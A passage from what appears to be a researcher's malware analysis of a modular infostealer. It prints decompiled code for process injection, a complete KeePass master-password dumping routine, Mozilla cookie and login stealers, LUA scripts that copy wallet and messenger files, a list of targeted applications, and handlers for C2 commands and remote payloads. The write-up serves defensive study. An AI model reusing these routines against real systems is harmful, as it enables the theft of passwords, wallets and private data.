Figure 29 – Searching for the configuration file

(“places.sqlite”) by walking through the retrieved object handles.

In the case of Chrome, the current profile is provided in the command line used to run the application. The command line of a process is stored in a dedicated field of the PEB (`PEB` → `ProcessParameters` → `CommandLine`), which is where the malware retrieves it from. The path to the profile is given after the `–user-data-dir=` command line argument, so this hardcoded string is used for the search.

As mentioned earlier, the main stealing actions are executed in the `run` function of each stealer. The stealers targeting Mozilla products may deploy additional processes and inject there the main module of the malware: `coredll.bin`. Note that although it is the same module as the one currently described, its execution path is not identical. Looking at the XS2 header [1], we can see that this format lets you provide alternative entry points of the application (denoted as `entry_point` – primary, and `entry_point_alt` – secondary). The execution of the implanted `coredll.bin` starts in `entry_point_alt`. Looking at the injection routine, we can see the corresponding address being added to the APC queue of the target’s main thread.

```
        entry_point_alt = xs_mod->entry_point_alt;
      }
      else
      {
        GetLastError();
      }
    }
    UnmapViewOfFile(v17);
    if ( entry_point_alt )
    {
      v28 = 0i64;
      if ( !NtMapViewOfSection(v15, hTargetProcess, &v28, 0i64, 0i64, v32) )
      {
        v23 = v28 + module_size;
        v24 = v28 + entry_point_alt;
        if ( v6 )
        {
          if ( stub_NtQueueApcThread )
            v26 = stub_NtQueueApcThread(a3, v24, v23, 0i64, 0i64);
          else
            v26 = 0xC000007A;
          if ( !v26 )
            v5 = 1;
        }
```

Figure 30 – Fragment of the injecting function, responsible for selecting the alternative Entry Point of the module, and setting it in the APC Queue of the targeted process, for execution.

The alternative entry point leads to the execution of a minimalist main, which contain only Mozilla-specific stealers.

Depending on the given settings, the stealing functions can be executed immediately, or when the application exits. The execution at exit may be necessary in case the current process blocks some files from which the module wants to read.

```
void __stdcall start_alt(int a1, int a2, int a3)
{
  xs2_format *v3; // edi
  struct _LIST_ENTRY *kernel32; // eax
  unsigned int v5; // eax
  int v6[2]; // [esp+8h] [ebp-8h] BYREF

  if ( a1 )
  {
    v3 = (a1 - *(a1 + 4));
    if ( relocate_xs2(v3) )
    {
      kernel32 = get_kernel32();
      if ( kernel32 )
      {
        if ( fetch_imports(kernel32, v6) && load_xs2_imports(v3, v6, sub_10FA99, sub_10FAB5) )
        {
          nullsub_1();
          fill_with_random(v3);
          SetErrorMode(0x8003u);
          v5 = *(a1 + 12);
          if ( !v5 || v5 > 3 )
            ExitProcess(0);
          if ( (*(a1 + 16) & 1) == 1 )
            steal_mozilla_cookies_and_logins(a1);
          else
            hook_ExitProcess(steal_mozilla_cookies_and_logins, a1);
        }
      }
    }
  }
}
```

Figure 31 – The overview of the Alternative Entry Point of the coredll.bin. We can see that the main, stealing function, can be executed either immediately, or at the exit of the process.

There are three stealers implemented, and selected depending on the given configuration. Each of them sends the stolen content over the pipe back to the main element.

```
void __stdcall steal_mozilla_cookies_and_logins(int a1)
{
  DWORD v1; // eax
  DWORD tls_index; // eax

  if ( a1 && fill_in_syscalls() )
  {
    v1 = TlsAlloc();
    set_tls_index(v1);
    init_tls_buffer();
    switch ( *(a1 + 12) )
    {
      case 1:
        to_steal_mozilla_history(*(a1 + 8), *a1);
        break;
      case 2:
        steal_mozilla_cookies(*(a1 + 8), *a1);
        break;
      case 3:
        steal_mozilla_logins(*(a1 + 8), *a1);
        break;
    }
    free_tls_buffer();
    tls_index = get_tls_index();
    TlsFree(tls_index);
  }
}
```

Figure 32 – The function responsible for deploying a specific, targeted stealer attacking the Mozilla application data.

Stealing from KeePass

One of the modules shipped in the package is a .NET DLL named `KeePassHax.dll`. As the name suggests, this module targets the KeePass password manager (which is a .NET application). The DLL is injected into the target along with the assisting native module, called `stubmod.bin`. An interesting feature of the implementation is that it initializes the complete .NET environment of an appropriate version within the attacked KeePass process, just to deploy the stealing DLL.

The function leading to the deployment of those components belongs to the active stealers list. As explained earlier, every stealer has two callback functions: `init` and `run`. In this case, the first function is empty, as there is nothing to initialize. The activity starts in the `run` function, given below. First, it searches for the `keypass.exe` on the previously prepared list of running processes. If the name is found, it tries to inject the malicious modules into the corresponding process.

```
int __fastcall inject_into_keepas_exe(__int64 a1)
{
  const signed __int32 *val; // rax
  __int64 v3; // rdi

  val = *(a1 + 88);
  if ( _bittest(val + 49, 8u) )
  {
    val = compare_str(a1, aKeepassExe);
    v3 = val;
    if ( val )
    {
      val = CreateEventA(0i64, 0, 0, 0i64);
      hEvent = val;
      if ( val )
      {
        if ( !create_mutex(v3) )
        {
          init_in_critical_sec(a1, 3u, sub_138B90);
          inject_mod_into_process(v3, aKeepasshaxDll, aKeepasshaxProg, aDllmain);
          WaitForSingleObject(hEvent, 0xBB8u);
        }
        LODWORD(val) = CloseHandle(hEvent);
        hEvent = 0i64;
      }
    }
  }
  return val;
}
```

Figure 33 – Fragment of the function responsible for doing an injection into the KeePass.exe. The injected payload, and the function to be executed from it, are passed as arguments.

Two modules are fetched from the package: `stubmod.bin` (in a 32 or 64-bit version, matching the process) and `KeePassHax.dll`. The `stubmod.bin` is an executable in the custom XS format [1], containing native code. This module is executed first, and prepares the stage for loading the DLL.

The start function of the `stubmod.bin` initializes the whole .NET environment inside the process where it is injected, similar to what is described in the following writeup [6].

```
int __stdcall init_dotNET(int runtimeHost)
{
  int instance; // esi
  HMODULE mscoree; // eax
  HMODULE _mscoree; // ebx
  int is_2_0; // [esp+Ch] [ebp-4h]

  instance = 0;
  mscoree = LoadLibraryW(mscoree_dll);
  _mscoree = mscoree;
  if ( mscoree )
  {                                             // Check if a specific .NET version exists
    is_2_0 = CheckForSpecificCLRVersionInternal(aV2050727, mscoree);// "v2.0.50727"
    if ( CheckForSpecificCLRVersionInternal(aV4030319, _mscoree) )// "v4.0.30319"
    {
      instance = to_CLRCreateInstance_init_runtimeHost(aV4030319, runtimeHost, _mscoree);// "v4.0.30319"
      if ( !instance && is_2_0 )
        return to_CLRCreateInstance_init_runtimeHost(aV2050727, runtimeHost, _mscoree);// "v2.0.50727"
    }
    else
    {
      instance = 0;
      if ( is_2_0 )
        return to_CorBindToRuntimeEx(aV2050727, _mscoree, runtimeHost);//
                                                // Request a WorkStation build of the CLR
    }
  }
  return instance;
}
```

Figure 34 – Overview of the function responsible for custom initialization of the .NET environment within the process.

It then runs the `KeePassHax.dll`. As an argument, it passes a callback function which is responsible for sending the collected data to the main malware process, over the previously created pipe (more details in “Communication between the modules”). The way of passing the callback is a bit unusual, yet simple and effective: the pointer is first printed as a string and then given as an argument to the `DllMain` function of the `KeePassHax.dll`.

```
Vector = SafeArrayCreateVector(0xCu, 0, 1u);
if ( Vector )
{
  rgIndices = 0;
  wsprintfW(dllArg, aP, callback_ptr);// "%p"
                        // print callback function address into a string
                        // that will be passed as a DLL argument
  pv = 8;
  v27 = SysAllocString(dllArg);
  SafeArrayPutElement(Vector, &rgIndices, &pv);
```

Figure 35 – The pointer to the callback function is printed as a string and then passed as an argument to the .NET module.

Looking at the `DllMain` function, we can see the argument being parsed and used as two combined pointers. One of the pointers, stored in the variable `NativePtr`, leads to the function that sends data over the pipe (that is a part of `stubmod.bin`). The other one stored in `NativeData` contains a PID of the process running the core module, which is needed to regenerate the pipe name.

```
// Token: 0x06000007 RID: 7 RVA: 0x00002304 File Offset: 0x00000504
public static void DllMain(string arg)
{
    long value = long.Parse(arg, NumberStyles.AllowHexSpecifier);
    IntPtr source = new IntPtr(value);
    if (IntPtr.Size == 8)   checking pointer size: 8 for 64-bit, 4 for 32-bit
    {
        byte[] array = new byte[16];
        Marshal.Copy(source, array, 0, 16);
        Program.NativePtr = new IntPtr(BitConverter.ToInt64(array, 0));
        Program.NativeData = new IntPtr(BitConverter.ToInt64(array, 8));
    }
    else                                                parsing the given argument (string) as two pointers
    {
        byte[] array2 = new byte[8];
        Marshal.Copy(source, array2, 0, 8);
        Program.NativePtr = new IntPtr(BitConverter.ToInt32(array2, 0));
        Program.NativeData = new IntPtr(BitConverter.ToInt32(array2, 4));
    }
    Program.FnSendData = (SyscallSend)Marshal.GetDelegateForFunctionPointer(Program.NativePtr, typeof(SyscallSend));
    GC.KeepAlive(Program.FnSendData);   interpret the first pointer as a pointer to the native function (passed from the calling module).
    Program.KcpDump();                  The function is responsible for sending the stolen data into a pipe
}
```

Figure 36 – The DllMain function of the KeePassHax.dll.

The main actions of dumping the credentials are done by the function `KcpDump`, which retrieves values of relevant fields from the main KeePass form.

```
// Token: 0x06000006 RID: 6 RVA: 0x00002150 File Offset: 0x00000350
private static void KcpDump()
{
    Dictionary<string, byte[]> dictionary = new Dictionary<string, byte[]>();
    object fieldInstance = Assembly.GetEntryAssembly().EntryPoint.DeclaringType.GetFieldStatic
      ("m_formMain").GetFieldInstance("m_docMgr").GetFieldInstance("m_dsActive").GetFieldInstance("m_pwDb");
    object fieldInstance2 = fieldInstance.GetFieldInstance("m_pwUserKey");
    string s = fieldInstance.GetFieldInstance("m_ioSource").GetFieldInstance("m_strUrl").ToString();
    IEnumerable enumerable = (IList)fieldInstance2.GetFieldInstance("m_vUserKeys");
    dictionary.Add("U", Encoding.UTF8.GetBytes(s));
    foreach (object obj in enumerable)
    {
        string name = obj.GetType().Name;
        if (!(name == "KcpPassword"))
        {
            if (!(name == "KcpKeyFile"))
            {
                if (name == "KcpUserAccount")
                {
                    byte[] value = (byte[])obj.GetFieldInstance("m_pbKeyData").RunMethodInstance("ReadData",
                      Array.Empty<object>());
                    dictionary.Add("A", value);
                }
            }
            else
            {
                object fieldInstance3 = obj.GetFieldInstance("m_strPath");
                dictionary.Add("K", Encoding.UTF8.GetBytes(fieldInstance3.ToString()));
            }
        }
        else
        {
            string s2 = (string)obj.GetFieldInstance("m_psPassword").RunMethodInstance("ReadString",
              Array.Empty<object>());
            dictionary.Add("P", Encoding.UTF8.GetBytes(s2));
        }
    }
    Program.KcpDumpSendData(dictionary);
}
```

Figure 37 – The function KcpDump in the .NET module KeePassHax.dll.

The collected data is serialized and passed to the previously retrieved native function. The first supplied argument is a `NativeData` containing the PID passed from the caller.

```
// Token: 0x06000005 RID: 5 RVA: 0x00002050 File Offset: 0x00000250
private static bool KcpDumpSendData(Dictionary<string, byte[]> keyValues)
{
    Stream stream = new MemoryStream();
    foreach (KeyValuePair<string, byte[]> keyValuePair in keyValues)
    {
        byte[] bytes = Encoding.UTF8.GetBytes(keyValuePair.Key);
        byte[] bytes2 = BitConverter.GetBytes(Convert.ToUInt32(bytes.Length));
        stream.Write(bytes2, 0, bytes2.Length);
        stream.Write(bytes, 0, bytes.Length);
        byte[] bytes3 = BitConverter.GetBytes(Convert.ToUInt32(keyValuePair.Value.Length));
        stream.Write(bytes3, 0, bytes3.Length);
        stream.Write(keyValuePair.Value, 0, keyValuePair.Value.Length);
    }
    byte[] array = new byte[stream.Length];
    stream.Seek(0L, SeekOrigin.Begin);
    stream.Read(array, 0, array.Length);
    return Program.FnSendData(Program.NativeData, 3, array, array.Length);
}
```

Figure 38 – The KcpSendData function in the .NET module KeePassHax.dll.

The function `Program.FnSendData` is implemented in the native module, which was responsible for executing the `KeePassHax.dll`, and has the following prototype:

```
int __cdecl to_read_write_to_pipe(int seed, DWORD numberOfBytesToWrite, _BYTE *data, int data_size)
```

The supplied seed argument is used in the generation of the pipe name, where the data is written to.

```
18  v15[1] = 'eroC';                              // "Core"
19  v15[0] = seed;
20  sha1_init(ctx);
21  sha1_hash_data(ctx, v15, 8);
22  sha1_retrieve_hash(hash, ctx);
23  snwprintf(
24    Buffer,
25    0x80u,
26    L"\\\\.\\pipe\\{%08lx-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x}",
27    *hash,
28    *&hash[4],
29    *&hash[6],
30    hash[8],
31    hash[9],
32    hash[10],
33    hash[11],
34    hash[12],
35    hash[13],
36    hash[14],
37    hash[15]);
38  result = CreateFileW(Buffer, 0xC0000000, 0, 0, 3u, 0, 0);
```

Figure 39 – Generating the pipe name, analogous to the function described in “Communication between modules”

This is how various components, native (in a custom format) as well as .NET modules, are blended together as one injected payload.

The LUA scripts

Although the list of stealers available by default is already very rich, the author decided to provide even more options by incorporating a LUA script runner.

The main module can load up to 100 LUA scripts. In the analyzed cases, we found approximately 60 of them are used. They implement a variety of stealers that target cryptocurrency wallets, FTP applications, e-mail agents, SSH, and more.

First, the malware loads all the available scripts from the package in a loop. They are stored in the internal structure, that is later passed to the interpreter.



Figure 40 – A LUA script fetched from the package and revealed in memory.

Scripts work as plugins to the built-in framework.

Stealers are grouped by one-character identifiers:

ID	Type
W	wallets

ID	Type
E	e-mails
F	FTP
N	note-keeping apps
M	messengers
V	VPN
2	authentication related, password managers, etc.

The stealer starts with a check if the group it belongs to is enabled in the framework.

```
if not framework.flag_exist("W") then
    return
```

Some examples are given below.

Stealer for Psi:

```
if not framework.flag_exist("M") then
    return
end
local filename = framework.parse_path([[%AppData%\Psi+\profiles\default\accounts.xml]])
if filename ~= nil and framework.file_exist(filename) then
    framework.add_file("accounts.xml", filename)
    framework.set_commit("$[M]Psi+")
end
```

Stealer for a DashCore wallet:

```
local file_count = 0
if not framework.flag_exist("W") then
    return
end
local filenames = {
    framework.parse_path([[%AppData%\DashCore\wallets\wallet.dat]]),
    framework.parse_path([[%LOCALAppData%\DashCore\wallets\wallet.dat]])
}
for _, filename in ipairs(filenames) do
    if filename ~= nil and framework.file_exist(filename) then
        if file_count > 0 then
            break
        end
        framework.add_file("DashCore/wallet.dat", filename)
        file_count = file_count + 1
    end
end
if file_count > 0 then
    framework.set_commit("!CP:DashCore")
end
```

Stealer for Notezilla:

```
if not framework.flag_exist("N") then
    return
end
local filename = framework.parse_path([[%AppData%\Conceptworld\Notezilla\Notes9.db]])
if filename ~= nil and framework.file_exist(filename) then
    framework.add_file("Notes9.db", filename)
    framework.set_commit("$[N]Notezilla")
end
```

List of all the targeted applications:

Armory	AtomicDEX	AtomicWallet	Authy Desktop	AzireVPN	BinanceWallet
BinanceWallet	BitcoinCore	CheckMail	Clawsmail	Clawsmail	CuteFTP
Cyberduck	DashCore	Defichain-Electrum	Dogecoin	Electron-Cash	Electrum-SV
Electrum	EMClient	Exodus	Frame	FtpNavigator	FlashFXP
FTPRush	GmailNotifierPro	Guarda	Jaxx	Litecoin-Qt	Litecoin-Qt
LitecoinCore	Monero	MyCrypto	MyMonero	NordVPN	Notefly
Notezilla	SSH	Outlook	Pidgin	PrivateVPN	ProtonVPN
Psi+	PuTTY	Qtum-Electrum	Qtum	RoboForm	Safepay
SmartFTP	Solar Wallet	The Bat	TokenPocket	Total Commander	Tox
TrulyMail	WinAuth	WalletWasabi	WindscribeVPN	Zap	

Receiving commands from the C2

In addition to running the modules that were embedded in the package and sending back their results, the malware establishes a connection with the C2 to listen for additional instructions. On demand, it can drop and run additional executable files, or execute scripts via other modules.

There are 11 different supported commands that are identified by numbers.

```
DWORD __usercall run_commands@<eax>(
        int stc0@<ebx>,
        int a1@<esi>,
        void *a2,
        HANDLE a3,
        __int16 cmd,
        _BYTE *buf,
        DWORD buf_size,
        LPWSTR cmd_line)
{
  DWORD result; // eax

  switch ( cmd )
  {
    case 0:
      result = drop_and_run_exe(a2, buf, buf_size, cmd_line);
      break;
    case 1:
      result = run_pe_via_taskcore(a2, buf, buf_size, cmd_line);
      break;
    case 2:
      result = to_run_runtime_dll(a2, a3, 1, buf, buf_size);
      break;
    case 3:
      result = run_loader_module(a2, buf, buf_size);
      break;
    case 4:
      result = to_run_runtime_dll(a2, a3, 6, buf, buf_size);
      break;
    case 5:
      result = to_run_runtime_dll(a2, a3, 7, buf, buf_size);
      break;
    case 6:
      result = to_run_taskcore1(a2, a3, 3, buf, buf_size);
      break;
    case 7:
      result = to_run_taskcore1(a2, a3, 4, buf, buf_size);
      break;
    case 8:
      result = run_taskcore_under_rekeywiz_or_notpad(a2, 0, buf, buf_size);
      break;
    case 9:
      result = run_taskcore_under_rekeywiz_or_notpad(a2, 1, buf, buf_size);
      break;
    case 10:
      result = create_pipe_run_taskcore_under_wmpconfig(stc0, a1, a2, buf, buf_size);
      break;
    default:
      result = 10085;
      break;
  }
  return result;
}
```

Figure 41 – Switch-case

parsing the commands from the C2 received by the coredll.bin module.
The additional modules that can be run on demand, are `taskcore.bin`, `runtime.dll`, and `loader.dll`.

The content received from the C2 is passed in the variable denoted above as `buf`. Depending on the specifics of the particular command, it can be saved into a file, or into a named mapping, whose handle is passed to the other malicious module.

For example, the module received from the C2 is passed to be executed via `taskcore.bin`:

```
FileMappingW = CreateFileMappingW(0xFFFFFFFF, 0, 4u, 0, v4 + 8, 0);
hMapping = FileMappingW;
if ( FileMappingW )
{
  mapped = MapViewOfFile(FileMappingW, 2u, 0, 0, 0);
  if ( mapped )
  {
    _buf_size = buf_size;
    mapped->buf_size = buf_size;
    copy_content(&mapped->buf, inp_buf, _buf_size);
    UnmapViewOfFile(mapped);
  }
  if ( to_run_taskcore(target_path, lpCommandLine, 0, is_syswow, hMapping, 2, 0, &pe_file, 0) )
  {
    wait_ret = WaitForSingleObject(pe_file, 0x7D0u);
    if ( wait_ret )
    {
      if ( wait_ret == WAIT_TIMEOUT )
        ExitCode = 0;
    }
    else
    {
      GetExitCodeProcess(pe_file, &ExitCode);
    }
    CloseHandle(pe_file);
  }
  CloseHandle(hMapping);
}
```

Figure 42 – Fragment of the function running the received module via taskcore.bin. The buffer received from the C2 (containing the module) is added into the mapping, whose handle is passed to the taskcore.bin module, that is run in a new process.

Running received PowerShell scripts and .NET modules

In addition to the ability to run LUA scripts, the malware allows the execution of PowerShell scripts, and since the version 0.5.0, also .NET assemblies. Unlike LUA, the scripts/assemblies to be executed are not shipped in the package but dynamically received from the C2.

This part of the functionality is managed by additional modules from package #2: `runtme.dll` (runs PowerShell scripts, and plugins) and `loader.dll` (a general-purpose loader of .NET assemblies).

The modules are run within a new process under the guise of `AppLaunch.exe` or `dllhost.exe`.

Evolution of PowerShell runner (runtime.exe/dll)

In the previous versions, the PowerShell runner was implemented as `runtime.exe`, which is a very small executable written in .NET. The runner consisted of the `Main` function presented below. It takes two string arguments, which are in fact pointers in hexadecimal form. The pointers lead to the functions in the native module that loaded the current one and are used to pass the input and output. The scripts are received by calling the function `sysNativeWrapper.GetScript()`, then results are passed back by `sysNativeWrapper.SendDumpData(data)`.



Figure 43 – The .NET module: “runtime.exe” (decompiled using dnSpy)

The new version of the runner is a DLL, not an EXE (`runtime.dll`). It is fully rewritten, and much more complex. The runner exposes a new interface, to support the API of the newly introduced plugin system.



Figure 44 – List of classes on the runtime.dll (decompiled using dnSpy).

The plugins are in the form of .NET assemblies.

```
if (!(CallType == "powershell"))
{
    if (CallType == "plugins")
    {
        if (payload != null && payload.Length > 0)
        {
            AppDomain.CurrentDomain.AssemblyResolve += Runtime.CurrentDomain_AssemblyResolve;
            try
            {
                Assembly assembly = Assembly.Load(payload);
                if (assembly != null)
                {
                    object obj = null;
                    Type[] types = assembly.GetTypes();
                    foreach (Type type in types)
                    {
                        Type type;
                        if (type.GetInterface("ExtPlugin") != null)
                        {
                            obj = assembly.CreateInstance(type.FullName);
                            break;
                        }
                    }
                    if (obj != null)
                    {
                        Type type = obj.GetType();
                        MethodInfo method = type.GetMethod("Main");
                        if (method != null)
                        {
                            method.Invoke(obj, null);
                        }
                    }
                }
            }
            catch (Exception)
            {
            }
        }
    }
}
```

Figure 45 – Fragment of the function executing the plugins (.NET assemblies following the defined API) – runtime.dll, decompiled using dnSpy. Simple PowerShell scripts, in the form of a string, are supported as well.

```
else if (payload != null && payload.Length > 0)
{
    string @string = Encoding.UTF8.GetString(payload);
    if (@string.Length > 0)
    {
        PowerShell powerShell = new PowerShell();
        GlobalShared globalShared = GlobalShared.Get();
        globalShared.SetPsInstance(powerShell);
        globalShared.SetFinalMessage(powerShell.exe(@string));
        powerShell.close();
        globalShared.Commit();
    }
}
```

Figure 46 – Fragment of the function executing PowerShell scripts – runtime.dll, decompiled using dnSpy.

Loader of .NET assemblies (loader.dll)

The current version has yet another module, `loader.dll`, that is also responsible for running .NET assemblies, but in a much simpler way, and outside of the plugin system. It expects two arguments – a pointer to a byte array representing the assembly, and the array size. Then, the passed assembly is simply invoked.

```
// Token: 0x02000002 RID: 2
public class Runtime
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    public static void CoreMain(long IntArg1, long IntArg2)
    {
        IntPtr source = new IntPtr(IntArg1);
        byte[] array = new byte[(int)IntArg2];
        Marshal.Copy(source, array, 0, (int)IntArg2);
        string[] commandLineArgs = Environment.GetCommandLineArgs();
        Assembly assembly = Assembly.Load(array);
        if (assembly != null)
        {
            MethodInfo entryPoint = assembly.EntryPoint;
            if (entryPoint != null)
            {
                object obj = assembly.CreateInstance(entryPoint.Name);
                if (entryPoint.GetParameters().Length == 0)
                {
                    entryPoint.Invoke(obj, null);
                }
                else
                {
                    entryPoint.Invoke(obj, new object[]
                    {
                        commandLineArgs
                    });
                }
            }
        }
    }
}
```

Figure 47 – Fragment of the function executing .NET assemblies – loader.dll, decompiled using dnSpy.

The “TaskCore” module

In the published changelog, the author advertises multiple changes in the task-running module:

```
14. The task module has been greatly upgraded, and a new plug-in module has been introduced to support users
in secondary development of their own plug-ins.
Supports multiple task execution modes:
Normal execution
In Memory LoadPE Execution
Powershell Execution
DotNet Reflection Execution
DotNet Extension Execution
DotNet Extension with Zip Execution
VbScript Execution
JScript Execution
X86 shellcode execution
X64 shellcode execution
Native Plugin Loader
```

Indeed, we can see the new module `taskcore.bin` which was added in this release. Depending on the specific command passed from the C2, it may be run under the guise of multiple applications, such as: `AppLaunch.exe`, `dllhost.exe`, `rundll32.exe`, `OpenWith.exe`, `notepad.exe`, `rkeywiz.exe`, `wmpntwrk.exe`, `wmpconfig.exe`.

Similar to `coredll.bin`, it comes with RC4-encrypted strings. The list of decrypted strings (format: RVA, string) is given below:

https://gist.github.com/hasherezade/47fa641d054d82de4059ff36c7e99918

As the module is in the XS2 format. The start function first finishes the initialization, then deploys the core functionality of the modules, i.e. command parsing. Each command is responsible for executing a module of a particular type.

```
void __stdcall run_commands(tc_stc1 *stc)
{
  DWORD tls_index1; // eax
  DWORD tls_index; // eax

  if ( stc )
  {
    tls_index1 = TlsAlloc();
    set_tls_index(tls_index1);
    alloc_tls_buffer();
    switch ( stc->cmd_id )
    {
      case 1u:
        sub_10CE91(stc->unk2, stc->hMapping);
        break;
      case 2u:
        run_functions_from_custom(stc->unk2, stc->hMapping);
      case 3u:
        to_parse_scripts_and_plugins1(stc->unk2, stc->hMapping);
        break;
      case 4u:
        to_parse_scripts_and_plugins2(stc->unk2, stc->hMapping);
        break;
      case 5u:
        run_dotnet1(stc->unk2, stc->hMapping);
        break;
      case 6u:
        to_parse_scripts_and_plugins3(stc->unk2, stc->hMapping);
        break;
      case 7u:
        sub_10D434(stc->unk2, stc->hMapping);
        break;
      case 8u:
        run_shellcode_from_mapping(stc->unk2, stc->hMapping);
      case 9u:
